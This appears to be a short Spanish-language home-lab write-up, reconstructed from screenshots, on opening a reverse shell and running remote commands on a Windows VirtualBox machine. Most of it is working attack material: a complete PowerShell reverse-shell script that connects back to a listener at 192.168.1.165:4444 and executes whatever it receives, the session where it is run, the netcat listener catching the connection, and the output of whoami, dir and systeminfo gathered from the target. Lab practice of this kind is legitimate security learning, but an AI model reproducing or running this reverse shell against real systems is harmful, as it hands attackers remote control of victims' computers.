

Montar una shell inversa y ejecutar commandos remotos en windows




```
$client = New-Object System.Net.Sockets.TCPClient("192.168.1.165", 4444)
$stream = $client.GetStream()
[byte[]]$bytes = 0..65535|%{0}

while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
    $data = ([System.Text.Encoding]::ASCII).GetString($bytes,0,$i)
    $sendback = (Invoke-Expression $data 2>&1 | Out-String)
    $sendback2 = $sendback + "PS " + (Get-Location).Path + "> "
    $sendbyte = ([System.Text.Encoding]::ASCII).GetBytes($sendback2)
    $stream.Write($sendbyte,0,$sendbyte.Length)
    $stream.Flush()
}
$client.Close()
```


Este comando fue el ejecutado ya que el original abría la revershell pero no ejecutaba ningún comando en ella




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> $client = New-Object System.Net.Sockets.TCPClient("192.168.1.165", 4444)
PS C:\Windows\system32> $stream = $client.GetStream()
PS C:\Windows\system32> [byte[]]$bytes = 0..65535|%{0}
PS C:\Windows\system32>
PS C:\Windows\system32> while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
>>     $data = ([System.Text.Encoding]::ASCII).GetString($bytes,0,$i)
>>     $sendback = (Invoke-Expression $data 2>&1 | Out-String)
>>     $sendback2 = $sendback + "PS " + (Get-Location).Path + "> "
>>     $sendbyte = ([System.Text.Encoding]::ASCII).GetBytes($sendback2)
>>     $stream.Write($sendbyte,0,$sendbyte.Length)
>>     $stream.Flush()
>> }
```




```
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.165] from (UNKNOWN) [192.168.1.140] 53873
whoami
windowtest1\vboxuser
PS C:\Windows\system32> dir


    Directory: C:\Windows\system32


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         12/7/2019  10:50 AM                0409
d-----         12/4/2023   3:56 AM                AdvancedInstallers
d-----         12/7/2019  10:14 AM                am-et
d-----         12/7/2019  10:14 AM                AppLocker
d-----         12/4/2023   3:56 AM                appraiser
d---s-         12/4/2023   3:56 AM                AppV
d-----         12/4/2023   3:56 AM                ar-SA
d-----         12/4/2023   3:56 AM                bg-BG
d-----         12/4/2023   3:56 AM                Boot
d-----         12/7/2019  10:14 AM                Bthprops
d-----         12/7/2019  10:31 AM                CatRoot
d-----         3/31/2025  10:10 PM                catroot2
d-----         12/4/2023   3:56 AM                CodeIntegrity
d-----         12/4/2023   3:56 AM                Com
d-----          4/1/2025   9:39 PM                config
d---s-         12/7/2019  10:31 AM                Configuration
d-----         12/7/2019  10:14 AM                ContainerSettingsProviders
d-----         12/4/2023   3:56 AM                cs-CZ
d-----         12/4/2023   3:56 AM                da-DK
d-----         12/4/2023   3:56 AM                DDFs
d-----         12/4/2023   3:56 AM                de-DE
d---s-         12/4/2023   3:56 AM                DiagSvcs
d-----         12/4/2023   3:56 AM                Dism
d-----         12/7/2019  10:14 AM                downlevel
d-----          4/1/2025   7:07 AM                drivers
d-----         12/7/2019  10:14 AM                DriverState
d-----         3/31/2025  10:11 PM                DriverStore
```




```
-a----         12/4/2023   3:49 AM          73216 WWanHC.dll
-a----         12/4/2023   3:49 AM         553472 wwanmm.dll
-a----         12/4/2023   3:49 AM          52736 Wwanpref.dll
-a----         12/4/2023   3:48 AM         112128 wwanprotdim.dll
-a----         12/4/2023   3:49 AM          91648 WwanRadioManager.dll
-a----         12/4/2023   3:48 AM        1517056 wwansvc.dll
-a----         12/4/2023   3:48 AM          98792 wwapi.dll
-a----         12/4/2023   3:48 AM         233984 XamlTileRender.dll
-a----         12/7/2019  10:08 AM           3584 XAudio2_8.dll
-a----         12/4/2023   3:48 AM         638464 XAudio2_9.dll
-a----         12/4/2023   3:48 AM        1050112 XblAuthManager.dll
-a----         12/4/2023   3:48 AM          93696 XblAuthManagerProxy.dll
-a----         12/4/2023   3:48 AM         114688 XblAuthTokenBrokerExt.dll
-a----         12/4/2023   3:48 AM        1291264 XblGameSave.dll
-a----         12/7/2019  10:08 AM         159744 XblGameSaveExt.dll
-a----         12/7/2019  10:08 AM          39936 XblGameSaveProxy.dll
-a----         12/4/2023   3:48 AM          33792 XblGameSaveTask.exe
-a----         12/4/2023   3:48 AM          70144 XboxGipRadioManager.dll
-a----         12/4/2023   3:48 AM          72704 xboxgipsvc.dll
-a----         12/7/2019  10:08 AM          84992 xboxgipsynthetic.dll
-a----         12/4/2023   3:49 AM        1295360 XboxNetApiSvc.dll
-a----         12/7/2019  10:09 AM          50688 xcopy.exe
-a----         12/4/2023   3:50 AM          45568 XInput1_4.dll
-a----         12/7/2019  10:09 AM          11264 XInput9_1_0.dll
-a----         12/4/2023   3:48 AM          49664 XInputUap.dll
-a----         12/4/2023   3:49 AM          70144 xmlfilter.dll
-a----         12/4/2023   3:49 AM         216440 xmllite.dll
-a----         12/4/2023   3:49 AM          22016 xmlprovi.dll
-a----         12/4/2023   3:50 AM         105472 xolehlp.dll
-a----         12/4/2023   3:49 AM         405504 XpsDocumentTargetPrint.dll
-a----         12/4/2023   3:49 AM         456192 XpsGdiConverter.dll
-a----         12/4/2023   3:49 AM        1514496 XpsPrint.dll
-a----         12/4/2023   3:49 AM         379392 xpspushlayer.dll
-a----         12/4/2023   3:49 AM         581120 XpsRasterService.dll
-a----         12/4/2023   3:49 AM        2844160 xpsservices.dll
-a----         12/4/2023   3:49 AM         268288 XpsToPclmConverter.dll
-a----         12/4/2023   3:49 AM          78336 XpsToPwgrConverter.dll
-a----         12/7/2019  10:09 AM           4014 xwizard.dtd
-a----         12/7/2019  10:09 AM          64000 xwizard.exe
-a----         12/4/2023   3:50 AM         452608 xwizards.dll
-a----         12/4/2023   3:50 AM         121344 xwreg.dll
-a----         12/4/2023   3:50 AM         267776 xwtpdui.dll
-a----         12/4/2023   3:50 AM         147968 xwtpw32.dll
-a----         12/7/2019  10:08 AM            627 X_80.contrast-black.png
-a----         12/7/2019  10:08 AM            579 X_80.contrast-white.png
-a----         12/7/2019  10:08 AM            627 X_80.png
-a----         12/7/2019  10:08 AM          79872 zipcontainer.dll
-a----         12/4/2023   3:49 AM         285696 zipfldr.dll
-a----         12/7/2019  10:08 AM          30720 ztrace_maps.dll
```




```
PS C:\Windows\system32> systeminfo

Host Name:                 WINDOWTEST1
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.19045 N/A Build 19045
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00330-80000-00000-AA252
Original Install Date:     3/31/2025, 10:11:05 PM
System Boot Time:          4/1/2025, 9:33:22 PM
System Manufacturer:       innotek GmbH
System Model:              VirtualBox
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 186 Stepping 3 GenuineIntel ~2611 Mhz
BIOS Version:              innotek GmbH VirtualBox, 12/1/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+01:00) Brussels, Copenhagen, Madrid, Paris
Total Physical Memory:     2,048 MB
Available Physical Memory: 403 MB
Virtual Memory: Max Size:  3,823 MB
Virtual Memory: Available: 752 MB
Virtual Memory: In Use:    3,071 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\WINDOWTEST1
Hotfix(s):                 5 Hotfix(s) Installed.
                           [01]: KB5031988
                           [02]: KB5015684
                           [03]: KB5033372
                           [04]: KB5014032
                           [05]: KB5032907
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Desktop Adapter
                                 Connection Name: Ethernet
                                 DHCP Enabled:    Yes
                                 DHCP Server:     192.168.1.1
                                 IP address(es)
                                 [01]: 192.168.1.140
                                 [02]: fe80::6eea:e3c2:6f80:164a
                                 [03]: 2a0c:5a83:a10b:2100:b9b3:e4d0:8b36:67ba
                                 [04]: 2a0c:5a83:a10b:2100:91f0:5dea:3058:415a
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
PS C:\Windows\system32>
```



